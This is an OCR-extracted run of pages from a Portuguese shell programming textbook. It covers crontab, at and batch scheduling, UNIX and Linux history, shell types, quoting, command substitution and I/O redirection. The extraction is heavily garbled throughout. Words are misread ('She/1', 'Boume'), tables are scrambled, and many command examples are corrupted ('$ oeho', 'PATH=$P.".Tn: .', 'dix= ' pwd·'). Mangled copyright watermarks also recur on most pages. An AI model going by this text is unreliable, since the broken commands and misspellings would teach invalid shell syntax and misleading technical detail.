    Executando Tarefas Agendadas75 Campos da tabela crontab Valores C1> C') ..-- N lO N C') ..-- CC> Possíveis • • • • • o o ..-- ..-- o ro c ro <f) E •Q) Q) ro :à cn E .B o ro ro .... ::I ro "' <f) "' O) c .... ro •Q) ro e Função :à o ·- ~ :r: o o a. Campo 1 2 3 4 s 6 1 As tabelas crontab têm o seguinte "leiaute": Como pudemos ver, as tabelas são definidas por seis campos separa- dos por espaços em branco (ou <TAB>). Vejamos exemplos de linhas da tabela para entender melhor: ~M s ~i e #n H m #u o D '" a #t r i e n #o a a s a Programa #======================================== o o * • * backup . sh 30 2 * * o bkpsemana . sh 0 , 30 * * * * verifica . sh o 1 30 * • l impafs . sh 30 23 31 1 2 * encerraano . s h O jogo da velha, tralha ou sei-lá-mais-o-quê (#l indica ao cron que, a partir daquele ponto até a linha seguinte, é tudo comentário. Por isso, é comum vermos nos crontab de diversas instalações um "cabeçalho" como o que está no exemplo. Linha a linha vamos ver os significados: Matenal çorn d1re1tos at,tora1s
  • 89.
    76 Programação ShellLinux 111 Linha- 2" Linha- 3a Linha- 48 Linha - 59 Linha- O comando at Todo dia às 00:00 h execute o programa backup. s h ; Às 02:30 h de todo Domingo execute o pro- grama bkpsemana _s h ; Todas as horas exatas e meias horas exe- cute o programa ver ifica - s h ; Todo os dias 30 (de todos os meses) à 01 :00 h execute o programa lirnpats . s h ; No dia 31/12 às 23:30 h execute o progra- ma encerraano. s h . Este comando permite que se programem datas e horas para execução de tarefas (normalmente scripts em Shell). O comando nos permite fazer especificações de tempo bastante com- plexas_Ele aceita horas no formato HH:MM para executar um job. Você também pode especificar midnight (meia-noite), noon (meio- dia) ou teat.ime (hora do chá- 16:00 h) e você também pode colocar um sufixo de AH ou PN indicando se o horário estipulado é antes ou após o meio-dia_ Se o horário estipulado já passou, o job será executado no mesmo horá- rio, porém no próximo dia que atenda à especificação_ Você também pode estipular a data que o job será executado dando a data no formato nome-do-mês e dia, com ano opcional, ou no formato MMDDAA ou MM/DD/AA ou DD.MM.AA. Outra forma de especificação é usando noH + unidades_de_tempo, onde unidades_de_tempo pode ser: rninutes , hours , days , ou weeks. Para fina- lizar você ainda pode sufixar um horário com as palavras toda y e tomor r ow para especificar que o horário estipulado é para hoje ou amanhã. 1latcna com d r bS utor<t
  • 90.
    Executando Tarefas Agendadas77 Exemplos: Para os exemplos a seguir, vejamos primeiramente a hora e a data de hoje: $ date Fri Jan 6 12 : 27 : 43 BRST 2006 Para executar job . sh às 16:00h daqui a três dias, faça: $ at 4 pm + 3days a t> job . s h at> <EOT> j ob 2 at 2006-01- 09 16 : 00 Calma, vou explicar! O a t tem o seu próprio prompt e, quando passamos o comando, ele manda o seu prompt para que passemos a tarefa que será executada. Para terminar a passagem de tarefas, fazemos um <CTRL>+D, quando o at nos devolve um <EOT> (End Of Text) para a tela e, na linha seguinte, o número do job <j ob 2 l com sua programação de execução. Para executar o mesmo job às 1O:OOh de 5 de abril, faça: $ at lOam Apr 5 at> job . sh at> <EOT> job 3 ac 2 006-04-05 10 : 00 E se a execução fosse amanhã neste mesmo horário: $ at now + 1 day at> j ob.sh at> <EOT> job 4 at 2006- 0l - 0 7 12 : 27 Para listar os jobs enfileirados para execução, faça: $ at - 1 2 2006- 01- 09 16 : 00 a jneves 3 2006-04-05 10 : 00 a j neves 4 2006- 01- 07 12 : 27 a ) ne ves Para descontinuar o job número 2 , tirando-o da fila, faça: $ atrm 2 $ atq 3 2006-04-05 10 : 00 a j neves 4 2006-01-07 12 : 27 a )neves Material com direitos autorais
  • 91.
    78 Programação ShellLinux Repare: 1. O atrm removeu ojob número 2 da fila sem a menor cerimônia. Não pediu sequer confirmação. 2. Para listar osjobs em execução, foi usado o a tq, que tem exatamen- te o mesmo comportamento do at - 1. Como vimos no c rontab, o at também possui os arquivos /etc/at. allow e /etc/at .deny, que servem para definir os usuários que podem enfileirar jobs e obedecem às mesmas regras citadas para o I etc/cron . allo'"' e /etc/cron .cle ny. O comando batch Para quem tem que executar tarefas pesadas como uma classificação de um grande arquivo, ou um programa de cálculo de uma grande folha de pagamento, e não está afim de "sentar" o servidor, é que existe o comando batch. Os jobs que são comandados pelo batch ficam em segundo plano (background) esperando o sistema ficar "leve". Exemplo: $ batch at> sort biglile -o bi g!ile . soned at> <EOT> job 8 at 2006-01-06 15 : 04 Como você viu pelo prompt, o batch é parte integrante do at e obedece às mesmas regras e arquivos de configuração. No exemplo citado, o sistema imediatamente tentará iniciar o sort , mas só o fará efetivamente quando a carga do sistema estiver abaixo de 0.8. Caso o sort esteja em andamento e entre outro processo pesado, nova- mente ele é suspenso aguardando que a carga total baixe. A citada carga está no arquivo /proc/loadavg . - ~- 1latcna com d r bS utor< t
  • 92.
    Parte 11 Matenal çornd1re1tos at,tora1s
  • 93.
  • 94.
    ~ Leiame.txt . . . . . • NaEra Jurássica da Informática, cada fornecedor de equipamento tinha o(s) seu(s) próprio(s) Sistema(s) Operacional(is) que eram totalmente diferentes entre si. Devido a esta grande heterogeneidade, os profissionais de informática eram levados a especializarem-se em um único Sistema Operacional, o que restringia sobremaneira o seu mercado de trabalho. No final da década de 1960, um Engenheiro de Softwa- re, irritado com esta restrição, perguntou-se: Se somos capazes de dirigir qualquer modelo de qualquer marca de automóvel, por que temos que ficar restritos a somente um Sistema Operacional? Pronto! Estava lançada a semente dos Sistemas Aber- tos que, unida à criação da linguagem C, à mesma época, gerou o Sistema Operacional UNIX que, por sua vez, ao longo destas últimas décadas, originou diversos outros, tais como: AT&T, SCO, SOLARIS (estes três adotam a pa- dronização SVR4, leia-se System Five Release Four), HP- UX, AIX e muitos mais, culminando com o GNU-LINUXZ. 2. O nome correto é GNU-Linux (todo software desenvolvido pela comunida- de sob a licença GPL leva o prefixo GNU), mas para simplificar vou chamâ-lo de Linux ao longo deste livro. 81 Material com direitos autorais
  • 95.
    82 Programação ShellLinux Os americanos, com sua mania de abreviar, chamam-nos genericamente de X Systems (Sistemas X) ou UNIX flavor (Sabor UNIX) ou ainda UNIX- LIKE (COMO O UNIX). Muito se fala atualmente no Sistema Operacional LINUX. O que talvez muitos não saibam é que Linus Torvalds3 , ao desenvolvê-lo, baseou-se fir- memente no UNIX, fazendo ligeiras adaptações para atender ao hardware e às mídias atuais. O Linux é um sistema operacional que segue o mesmo padrão dos siste- mas Unix desenvolvido sob a licença GPL (sendo portanto livre). Na verdade, Linux é apenas o kemel (núcleo) do sistema. Mas por questões de comodidade chama-se de Linux toda a gama de aplicações e utilitários complementares. Aliado a isso, devemos levar em consideração que uma parte muito grande do software dos equipamentos que fazem a Internet funcionar (pro- vedores, roteadores, servidores, gateways...) foram escritos para ambiente LINUX, e por ser a Grande Rede um espelho que serve como padrão para o mundo, também concorre para a divulgação maciça destes Sistemas Operacionais. Atualmente, o Linux conta com milhões de usuários espa- lhados pelo mundo. Há pouco tempo, os fãs desse Sistema Operacional encontravam-se principalmente no meio acadêmico e entre usuários da Internet, hoje as grandes corporações já o adotaram, e o governo brasileiro vem dando passos largos na sua massificação. As características dos dois Sistemas Operacionais (UNIX e LINUX) são exatamente as mesmas, e também a administração das instalações que os utilizam. Os aplicativos que rodam no primeiro, na imensa maioria dos casos, rodam também no segundo, sem fazer quaisquer alterações, bas- tando, se for o caso, recompilá-los e, se porventura algo tenha que ser al- terado, a mudança a ser feita normalmente será mínima. Os ambientes de execução dos programas também são extremamente semelhantes. Para complementar, existem inúmeras corporações que estão migrando de UNIX para LINUX sem um grande esforço adicional em programação. Se ambos são substancialmente idênticos, então onde está a diferença entre os dois? Por que migrar para o LINUX? Além das sofisticadas interfaces grá- ficas, o grande diferencial é o custo! Quase todas as grandes ferramentas 3. Seu nome completo e correto é Linus Benedict Torvalds. Material com direitos autorais
  • 96.
    Leiame.txt 83 de mercado(os Best-Se//ers) foram portados para o Sistema Operacional LINUXe podem ser capturados pela Internet graciosamente. Existem muitos casos em que softwares caríssimos foram primeiro disponibilizados gratuita- mente pela Internet para o ambiente LINUXe só após algum tempo começa- ram a ser vendidos para usuários de outras plataformas. Existe atualmente uma consciência geral de que a empresa desenvolvedora que não se aliar à filosofia LINUX paulatinamente será alijada do mercado de informática. Bem, tudo o que foi até aqui escrito não é somente o comercial do meu Sistema Operacional predileto, serve também para demonstrar a compa- tibilidade entre os programas UNIX-LIKE e é baseado nesta similarida- de que ao longo desta publicação não farei distinção entre UNIX (Sabor SVR4) e LINUX, nem tampouco entre Boume She/1, Kom She/1 e Boume- Again She/1. Dessa forma, sempre que for citado UNIX, leia-se UNIX-LIKE e também no lugar de She/1 deve ser lido Boume She/1, Kom She/1 e Boume- Again She/1. Quando houver alguma particularidade, ela será citada. A seguir uma tabela com alguns Sistemas Operacionais UNIX-LIKE e seus desenvolvedores. / Desenvolvido Por Nome Comercial UNIX System Laboratories (Um cisma The Single UNIX da AT&T) Specification University of Califomia at Berkeley (UCB)...2:!~~Y...!:!_ U0!_ N~ IX ~ o~ "'~ Jt.__~ Cobra Computador;;,: es == SOX IBM AIX Hewlett-Packard HP-UX SunOS (um pouco antigo) Solaris ·recente) Sun Microsystems Microsoft XENIX Ultrix (Antigo) UNIX " "''" recente) Digital Equipment Corporation Silicon Graphics Inc. IRIX Linus Torvalds, University of Helsinki, e LINUX muitos outros Matenal çom d1re1tos at•tora1s
  • 97.
    ?:~ ·~~ iCapítuloO 1 1 ' io Básico do Básico ~....,_.. . . . . ~ Por que Capítulo O e não Capítulo 1? Quando as coisas são básicas mesmo, estão no zero. O um vem depois e normalmente é mais um, e não o mais fundamental. Em que trilha do hard disk se encontra a área de boot da gran- de maioria dos sistemas operacionais? Na zero, é claro, nada mais básico que um boot. A importância da compreensão deste capítulo é fun- damental para o entendimento do resto (veja só, se não é zero é resto) da matéria. Só não o chamo de Zero Ab- soluto por tratar-se de um pleonasmo, já que todo zero, inclusive matematicamente, é absoluto, pois não existe +O ou -0. Pelo conteúdo anterior, dá para você inferir o que vem adiante. Ainda está em tempo de desistir! O quê? Não desistiu? Então nota-se que você é uma pessoa persistente, uma vez tomada a decisão você vai até o fim... Opa! Agora está parecendo astrologia! Vamos en- tão ao que interessa antes de este livro descambar para o impalpável. Visão geral do sistema operacional UNIX Observe com atenção o diagrama de representação do Sistema Operacional UNIX na figura a seguir: 84 Material com direitos autorais
  • 98.
    She/1 Programas e Comandos KemelouNúcleo o Básico do Básico 85 Os sistemas operacionais UNIX e LINUXforam concebidos em diversas camadas. Na camada mais interna está o hardware, composto dos drivers de dispositivos físicos (teclado, mouse, monitor, memória, unidades de dis- co, disquetes, unidades de fita e unidades de CD-ROM). A camada que envolve o hardware é chamada de kernel (ou núcleo, ou cerne) e é res- ponsável pelo gerenciamento e controle deste hardware. O kernel, por sua vez, está envolto por programas ou comandos que realizam tarefas bem específicas. A camada mais externa é chamada de Shell e é responsável pela interação entre o usuário e o sistema operacional e é esta que esmiu- çaremos ao longo deste livro. Quem não é movido a gasolina, precisa de Shell? Se trabalhar com o Sistema Operacional UNIX, certamente a resposta é sim, já que no momento em que completa o seu "login", você já está em um Shell4 O quê? Já estou em um Shell? Como assim? Já, porque o Shell é a interface entre o UNIX e qualquer agente externo. O She/1 é simplesmente o programa que lê o comando que você teclou e converte-o em uma forma mais simplificada e legível para o Sistema Ope- racional UNIX, diminuindo o tempo gasto pelo UNIX (ou kernel) na execu- ção desse comando. 4. O que foi dito é uma simplificação. Ao se 'lagar', o que você recebe é o programa que está defini- do no último campo do seu registro em /etc/passwd. Pode ser um dos She//s definidos mais à frente (na seção Principais Shells) ou qualquer outro programa. Neste caso, ao finalizar a execução desse aplicativo, o usuário receberá imediatamente o ~logout". Matenal çorn d1re1tos at•tora1s
  • 99.
    86 Programação ShellLinux O She/1, por ser um interpretador de comandos de alto nível de sofistica- ção, também pode ser utilizado como linguagem de programação. Usuários podem combinar sequências de comandos para criar programas chamados scripts (não confunda com arquivos de lote do MS-DOS, porque o interpre- tador do Unix/Linux tem muito mais recursos e facilidades que este). A ideia de um interpretador de comandos independente do sistema ope- racional foi uma importante inovação do Unix, adotada também por todos os sistemas operacionais modernos. Quando o usuário entra em um sistema Linux, um Shell é iniciado em seu terminal e um prompt de linha de comando indica ao usuário que o próximo comando pode ser executado. Note que ao longo deste livro, para efeito puramente didático, o prompt será representado por um cifrão !$l e as linhas que seriam digitadas por você estão em negrito. Existem vários arquivos de comandos que são executados quando você se "Ioga". Um deles é o ~1.ba sh_proíile (ou simplesmente -1 .p r ofile no UNIX). Este arquivo é um dos responsáveis pela customização do ambiente de traba- lho de cada usuário e por isso fica na raiz do seu diretório home (que, como veremos no livro, pode ser representado genericamente por um til (-l ). Se você inserir ao final desse arquivo a linha: PATH=$P.".Tn: . Você estará dizendo ao She/1 para procurar arquivos também no seu diretório home e poderá executar um script chamado prg . s h simplesmente fazendo: $ p .rg . sh E é esta a forma de uso que você verá ao longo de todo este livro. Caso essa linha não exista no seu arquivo e você não queira inseri-la, para exe- cutar o mesmo p r g . sh faça: $ . / p rg .sh Imaginemos que exista um §.istema Qperacional residente em Qisco (que chamaremos, para efeito didático, de SOD) que não está, nem um pouco, preocupado com sua performance, já que ele foi escrito para trabalhar em ambientes monousuários. Neste SOD ocorrem coisas do tipo: Material com direitos autorais
  • 100.
    o Básico doBásico 87 Se desejar listar os nomes de todos os arquivos, você executa: d i r. • Se desejar copiar todos os arquivos do diretório diret para o diretório corrente (aquele em que você se situa neste momento), você faz: copy d i r et* No SOD, em ambos os casos, quem interpretou os asteriscos <*) foram as instruções correspondentes, isso significa que tanto o coman- do dir como o copy possuem, embutida em seus códigos, rotina para interpretação de metacaracteres ou curingas, onerando aquele Sistema Operacional durante a execução dessas instruções. O Sistema Ope- racional UNIX, por ser extremamente otimizado, delega essa e outras funções ao She/1, que resolve-as deixando-as prontas para execução pelo kernel. Para provar isso, suponha que o seu diretório corrente seja lmeudir e o único arquivo residente no diretório em que você se encontra, com o prefixo cur, seja um subdiretório chamado curso. Exemplo: Se você fizer: $ c d cur* $ p wd / meudi r / curso Esse teste demonstra que no UNIX, quem interpreta os metacaracteres é o Shell e não os comandos. Experimente fazer: $ e cbo cur• c urse ATEN O Nos exemplos a seguir, como em todos deste livro, as linhas que serão digitadas por você estão em negrito e o cifrão ($) no início é usado para indicar o prompt default. Material com direitos autorais
  • 101.
    88 Programação ShellLinux Por que Shell? Conforme já vimos, She/1 é um interpretador de comandos e é uma cama- da entre o kemel e o usuário. O que veremos a seguir é que ele possui em seus built-ins instruções que o tornam uma poderosa linguagem de programação. Um programa em She/1, também chamado script, é uma ferramenta fácil-de-usar para construir aplicações "colando e aglutinando" chamadas de sistema, ferramentas, utilitários e binários compilados. Virtu- almente todo o repertório de comandos Unix/Linux, utilitários e ferramen- tas estão disponíveis para serem usados nativamente em um She/1 script. Se isso não fosse suficiente, comandos internos do She/1 (built-ins), como instruções de condicionais e de loop, dão um poder adicional e flexibilida- de aos scripts. O conhecimento de Shefl scrípt é essencial para quem deseja tornar-se um razoável administrador, mesmo que não pense em desenvolver scripts. Como em tempo de boot uma máquina Unix/Linux executa os diversos scripts contidos em 1etc/ rc . d para configurar o sistema e inicializar os serviços, um entendimento detalhado destes é importante para a análise do comportamento do sistema, e sua possível modificação. Se é possível desenvolver em She/1 praticamente qualquer aplicação com interface a caractere, por que invocar um outro interpretador para tra- balhar sob o Shefl? É... é verdade, quando na primeira linha de um script em, digamos, Perf você escreve: # •/bin/perl, o que você está fazendo é avisar ao Shel/ que este script será interpretado pelo Per/, e não pelo Shelf, onerando dessa forma a performance do computador, pois você terá, no mínimo, estes dois interpretadores na partição. Pela facilidade no aprendizado, pela alta produtividade e pelo prazer propiciado em sua programação, o She/1 é uma excelente ferramenta, in- clusive para prototipar aplicações complexas. Tarefas do Shell A seguir estão descritas, na ordem em que são executadas, as principais tarefas cumpridas pelo Shelf. Material com direitos autorais
  • 102.
    o Básico doBásico 89 Exame da linha de comandos recebida Nesse exame, o She/1 identifica em primeira mão os caracteres que por si só têm significado especial para a interpretação da linha, em seguida iden- tifica se a linha passada é um comando (ou programa) ou uma atribuição. Comando O She/1 analisa a linha e identifica, separados por espaço(s) em branco: o nome do programa (qualquer comando é encarado como um programa) e pesquisa a sua existência na ordem de sequência do caminho padrão (path); identifica também suas opções/paràmetros, seus redirecionamen- tos (cuja utilização veremos no capítulo 1) e suas variáveis. Quando o programa identificado existe, o She/1 analisa as permissões do(s) arquivo(s) envolvido(s), dando uma mensagem de erro, caso o ope- rador não esteja credenciado a executar essa tarefa. Atribuição A atribuição é identificada quando o Shell encontra um sinal de igualdade <=l separando dois campos sem espaços em branco nos dois lados do sinal de igualdade < =>. Exemplos: $ var =a Procurou oprograma varporcausa do branco ks h: var : not f ound $ var=a b ksh: b : not f ound EspllÇO entrea e b. Achou que b era comando $ var= 'a b * Sem erro. OOinibe a interpretação no seu interior $ echo $var a b Para oShe/1 basteum branco como separador Agora, me explique, o que aconteceria se fizéssemos: $ var= a ou: $ var=' a b' Material com direitos autorais
  • 103.
    90 Programação ShellLinux Resolução de redirecionamentos Uma vez identificado que existe(m) redirecionamento(s) da entrada (stdin), da saída (stdout) ou dos erros (stderr), o She/1 prepara o ambiente para que esse redirecionamento ocorra, para livrar o kemel dessa tarefa. ATENÇÃO Tome muito cuidado com essa facilidade do Shell, pois se você deseja enviar a saída de uma instrução para um arquivo, este arquivo será criado vazio, antes desse comando ser executado, o que pode acarretar sérios problemas. Por exemplo, se você quiser fazer um cat de um arquivo dando a saída nele mesmo, o comando cal acusará erro, porém o Shell, antes da execução da instrução, já havia "esvaziado" o arquivo. Substituição de variáveis Nesse ponto, o She/1 verifica se as eventuais variáveis (parâmetros pre- cedidos por $ e em cujo nome tem somente letras, números e caracteres sublinha (_ l ), encontradas no escopo do comando, estão definidas e as substitui por seus valores nesse instante. Substituição de metacaracteres Se algum metacaractere (*, ? ou rJ) for encontrado na linha de comando, nesse ponto ele será substituído por seus possíveis valores. Passa linha de comando para o kernel Completadas as tarefas anteriores, o She/1 monta a linha de comandos, já com todas as substituições feitas, chama o kernel para executá-la em um novo She/1 (Shefl filho), ganhando um número de processo (PIO ou Process ldentification) e permanece inativo, tirando uma soneca, durante a execução do programa. Uma vez encerrado esse processo {juntamente com o Shefl filho}, recebe novamente o controle e, exibindo um prompt, mostra que está pronto para executar outros comandos. Material com direitos autorais
  • 104.
    o Básico doBásico 91 Principais Shells O She/1 é um programa interpretador de instruções, que foi escrito em di- ferentes versões. A seguir, descreveremos as mais frequentemente encon- tradas e utilizadas, não sendo porém as únicas. Bourne Shell Esse é o She/1 padrão do UNIX, cuja versão padrão foi escrita por Stephen Bourne da Bel/ Labs. Esse She/1, também chamado de ''Standard Shelf' (ou "Shell Padrão" em português) é, indiscutivelmente, o Shell mais utilizado, até porque todos os sabores de UNIX têm o Bourne She/1 adaptado aos seus ambientes. Sua representação para o UNIX é sh . Bourne-Again Shell Esse é o She/1 padrão do LINUX. Seu número de usuários vem crescendo vertiginosamente devido à grande propagação de uso de seu Sistema Ope- racional hospedeiro. É quase 100% compatível com o Bourne She/1, porém traz consigo não só as implementações feitas para o Korn She/1, como tam- bém inúmeros comandos característicos do C She/1. Sua representação para o LINUX é bash . Korn Shell Esse Shel/, que foi desenvolvido por David Korn da Bel/ Labs da AT&T, é um upgrade do Bourne She/1, isto é, todos os comandos do Bourne She/1 são reconhecidos pelo Korn Shell. Esta compatibilidade está influenciando positivamente os usuários e programadores de She/1 (em ambientes UNIX e não em LINUX) a usarem cada vez mais esse interpretador, devido ao maior leque de opções e instruções por ele provido. Em virtude do grande crescimento observado no uso desse interpre- tador, nesta publicação, em diversas situações, mostraremos comandos específicos do Korn She/1, sempre realçando essa especificidade. Sua representação para o UNIX é ksh . Material com direitos autorais
  • 105.
    92 Programação ShellLinux C Shell O C She/1 foi desenvolvido por Bill Joy da Berkeley University. É o She/1 mais utilizado nos ambientes Berkeley (BSD) e XENIX. A estrutura de sua linguagem é bastante parecida com a linguagem C. O C She/1, identicamente ao ksh , contempla diversos aspectos não im- plementados no sh . Se por um lado isso é bom, por dar mais recursos, por outro lado é um fator para a não proliferação maciça desse ambiente, pois programas desenvolvidos para esse interpretador só podem ser executa- dos nele, perdendo desta forma a portabilidade que é um dos pontos fortes e característicos do Sistema Operacional UNIX. Sua representação para o UNIX é csh . O objetivo desta publicação é ensinar a programar nos três primeiros (sh, bash e ksh), sendo portanto os programas e exercícios propostos feitos para esses ambientes. O sh, o bash e o csh são nativos do LINUX (quando você instala o LINUX no seu computador, esses três interpretadores são também instalados), ao passo que o sh, o k:sh e o csh vêm com os demais Sis- temas Operacionais UNIX, porém existem fontes de todos disponíveis na Internet e, caso você queira, por exemplo, instalar o J.:sh em seu LINUX, ou o bash em um servidor UNIX, basta compilá-lo após fazer o download. O Bourne She/1 csh >, apesar de não ter todos os recursos do bash e do ksh, é o interpretador para o qual tento orientar todos os scripts que desenvolvo, já que por estar presente em todos os sabores LINUX! UNIX, são portáveis para os equipamentos sob esses Sistemas Ope- . . rac1 ona1s. É importante notar, no entanto, que infelizmente algumas distribuições LINUX insistem em, em vez de fornecer essa ferramenta, simplesmente criam um ponteiro (link) para o bash . Assim, quando você pensa estar sob o sh, efetivamente você estará sob o bash . 1latcna com d r bS utor<t
  • 106.
    O Básico doBásico 93 Sem comentários O caractere # (jogo da velha, tralha, sustenido, ...) indica ao interpretador que a partir daquele ponto tudo o que vem a seguir na mesma linha é um comentário do autor do script, assim em: la - l arq• ~ Lista todos os arquivos comocados por arq O pedaço a partir do 11 (Lista todos os arquivos comecados por a rq) é considerado pelo interpretador como um comentário e seu uso deve ser encorajado como uma boa prática de codificação de programas, que visa facilitar posteriores manutenções. No entanto, caso a primeira linha de um script comece por 11! , o She/1 entenderá que o que vem a seguir é o caminho (path) para o intepretador que será usado por este script. Assim sendo, é normal encontrarmos scripts começados por: !1 !/bin/bash Ol,l il !/bin/5h ou i !/bin/nwk ou i !/bin/sed entre outros. Não sei o porquê deste nome, mas vale a informação, é habitual nos refe- rimos a estas linhas que indicam o interpretador que o script usará como shebang fine. Algumas vezes já vi chamarem também de hasbang fine. - ~- 1latcna com d r bS utor< t
  • 107.
    jCapítulo 1 . . . ~ Recordaré Viver ~ Usando aspas, apóstrofos e barra invertida Para usar literalmente um caractere especial sem que o She/1 interprete seu significado, coloque o caractere entre aspas ou entre apóstrofos ou coloque uma barra invertida antes dele. Seus usos característicos são me- lhores definidos ass.im: - Aspas - Quando se coloca um caractere especial entre aspas, o She/1 ignora o seu significado, exceto no caso de esse caractere ser um cifrão (s), uma crase (. ), ou uma barra invertida( ). - Apóstrofos- Os apóstrofos são mais restritivos. To- dos os caracteres entre apóstrofos são ignorados. - Barra Invertida- O She/1 ignora um e somente um caractere que segue a barra invertida. Quando co- locada ao final da linha, o Shell interpreta a barra invertida como um aviso de continuação da linha, devolvendo um prompt secundário (1>s2) na linha se- guinte da tela. Mas, note bem, isso ocorre porque o <ENTER> não foi visto pelo She/1 por estar seguindo a contrabarra. 94 1latcna com d r bS utor<t
  • 108.
    Exemplos: $ echo • Arqlhrq2 S echo S echo > <~c> S echo "" '> <"c> Recordar é Viver 95 Se você for criativo, descobrirá muitos usos para a barra in- vertida.Vejamos um unalias imediato: suponha que você te- nha feito: alias rm• ' rm - i', caso você execute: rm <arq>, o arquivo <arq> será removido sem solicitar a confirmação, porque quando você colocou a contrabarra < 1, você escon- deu da interpretação do Shell o r do comando rm, então ele não executou o alias . A t• barra invertida inibiu a atuação da 2• OShell não viu o<ENTER> e devolveu umprompt secundário(>) As aspas não inibem ainterpretação da I $ ocho Estou escrevendo uma linha compacta. Estou esc.rev endo uma linha. compacta $ echo Assim não se escreve uma linha espacejada. Assim nao ,.., ""creve u lll4 linh<~ e3pacej ada . Os brancos são signilicaUvos para oShe/1 $ echo "Estou escrevendo uma linha espacejada.• E:stou escrevendo uma l inha e.5pacejada. Crase e parênteses resolvendo crise entre parentes As crases são usadas para avisarmos ao She/1 que o que está entre elas é um comando e para darmos prioridade em sua execução. Às vezes, é necessário priorizarmos um comando para que o seu resultado seja utiliza- do por outro. Exemplo: Supondo que o nome do computador em que estamos trabalhando seja comput1 , e fazendo: $ oeho 11 0 nomo dos to computador ó unamo -n.. " O nome deste computador é computl Caso o comando uname -n não estivesse entre crases o resultado teria sido: O nome deste computador ê un arne - n 1latcna com d r bS utor<t
  • 109.
    96 Programação ShellLinux Essa técnica é chamada de substituição de comando (command substitution) porque com seu uso você literalmente "pluga" a saída de um comando como argumento de outro. Repare a diferença entre os comandos a seguir: $ dir-pwd $ echo $dir pwd $ dix= ' pwd· $ echo $dir /hot:~e/jneves Nesse caso, estávamos executando duas ações: uma atribuição (com o sinal de igual) e uma instrução (pNdl e para que o pwd fosse executado antes da atribuição, foi necessário colocá-lo entre crases. Talvez, em virtude da matemática, temos tendência a usar os parên- teses para priorizar essa execução de comandos. Está errado! No She/1, quando se usa um comando ou um agrupamento de comandos (que se consegue separando-os por ponto e vírgula), o que se está fazendo é chamar um She// secundário (ou She/1 filho) para executar esse(s) comando(s). Exemplo: Suponhamos que você está situado em dirmeu na seguinte estrutura de diretórios: dirnosso dirmeu dirdele Arqmeul Arqdelel Arqmeu2 Arqdelc2 1latcna com d r bS utor<t
  • 110.
    Recordar é Viver97 Preste atenção nos comandos seg1 uintes: S ( cd . ./dirdele; ls ) arqde!el Oponto ev/rgula separa 2comandos na linha arqdele2 $ pwd d i rmeu Repare que nós fomos ao diretório dirdele e listamos os arquivos lá contidos, porém ao final do comando estávamos novamente no di- retório dirmeu. Se, após essa seqUiência de comandos, você sentir-se o Mandrake (o mágico...), desista. No duro, seu She/1 nunca saiu do diretório dirmeu, o que aconteceu foi que os parênteses invocaram um novo I que, esse sim, foi para o segundo diretório, listou seu conteúdo e morreu... O que vimos é muito conveniente para os preguiçosos (e no meu en- tender todo bom programador tem de ser preguiçoso), pois para fazer da forma convencional deveríamos: $ cd .. /dirdele S ls $ cd - Até aqui tudo bem, né? Bom, já que está tudo entendido, vou lançar um outro conceito para bagunçar tudo e semear a discórdia. É o seguinte: existe uma outra construção que vem sendo usada no lugar das crases. Como nem todos os sabores de Shell a implementaram, vou usá-la pou- cas vezes no decorrer deste livro (o suficiente para você não se esque- cer que ela existe); porém, como vem ganhando terreno, vou citá-la. Para dar precedência de execução a um comando sobre os outros, coloque este comando dentro de uma construção do tipo $ (comando ) , tal como no exemplo a seguir: $ echo "0 nome deste computador é $ (uname -n) " O no~ deste computador 6 computl Conforme você viu, o uso dessa construção é exatamente o mesmo das crases, para demonstrar isso usei o mesmo exemplo anterior. 1latcna com d r bS utor<t
  • 111.
    98 Programação ShellLinux Direcionando os caracteres de redirecionamento A maioria dos comandos tem uma entrada, uma saída e pode gerar erros. Essa entrada é chamada Entrada Padrão ou stdin e seu default é o teclado do terminal. Analogamente, a saída do comando é chamada Safda Padrão ou stdout e seu defau!t é a tela do terminal. Para a tela também são en- viadas por default as mensagens de erro oriundas do comando que neste caso é a chamada Saída de Erro Padrão ou stderr. Para que a execução de comandos não obedeça aos seus respectivos defaults, podemos usar caracteres de redirecionamento com funções pre- definidas conforme as tabelas: Redirecionamento de Saída Redireciona a saída de um comando para um arquivo especifica- > do, inicializando-o caso não exista ou destruindo seu conteúdo >;> 2> < << anterior. Redireciona a saída de um comando para um arquivo especifica- do, anexando-o ao seu fim. Caso esse arquivo não exista, será criado. Redireciona os erros gerados por um comando para o arquivo especificado. Mesmo que não ocorra erro na execução do coman- do, o arquivo será criado. Redirecionamento de Entrada Avisa ao She/1 que a entrada padrão não será o teclado, mas sim o arquivo especificado. Também chamado de here documenL Serve para indicar ao She/1 que o escopo de um comando começa na linha seguinte e termi- na quando encontra uma linha cujo conteúdo seja unicamente o label que segue o sinal «. M terl ou
  • 112.
    I tee Exemplo: Recordar é Viver99 Redirecionamentos Especiais Este é o famoso pipe, e serve para direcionar a saída de um co- mando para a entrada de outro. É utilíssimo; não tenha parcimônia em usá-lo, pois normalmente otimiza a execução do comando. Captura a salda de um comando com pipe, copiando o que está entrando no tee para a salda padrão e outro comando ou arquivo. $ ftp - ivn remocomp << FimFTP >> /tmp/$$ 2>> /tmp/$$ > user fulano segredo Os simns >são prompts sewndários do UNIX. > binary Enquanto não surgir o/abel FimFTPo> será o > get arqnada prompt (PS2).para indícarque o comando não >FimFTP Terminou o FTP $ No exemplo anterior fazemos um FTP (File Transfer Protocol- que ser- ve, basicamente, para transmitir ou receber arquivos entre computadores remotos) para remocomp. Vamos analisar estas linhas de código: Linha 1 - O trecho « E'imE'TP avisa ao She/1 que, até que o label E'imE''l'P seja encontrado na coluna 1 de alguma linha, todas as linhas intermediárias pertencem ao comando ttp e não deve ser interpretado pelo She/1, a não ser que exista um cifrão (s) desprotegido (que não esteja entre apóstrofos, ou sem uma barra invertida imediatamente antes) ou um comando entre crases (.). O trecho » /trnp/ss significa que as mensagens do f tp deverão ser anexadas ao arquivo /tmp/<Num. do Processo>' e 2» /tmp/Ss o mesmo deverá ser feito com as mensagens de erro provenientes do comando. Linhas 2 a 4- Estas 3 linhas são o escopo do comando f t p. Nelas infor- mamos o LoginName e a Password do usuário, em seguida avisamos que a transmissão será binária (sem interpretação do conteúdo) e ordenamos que nos seja transmitido o arquivo arqnada. Linha 5 - Finalmente o Shell encontrou o término do programa. A partir dai, novamente começará a interpretação. 5. A variável S$ representa o PIO (Process ldentification). M terl ou
  • 113.
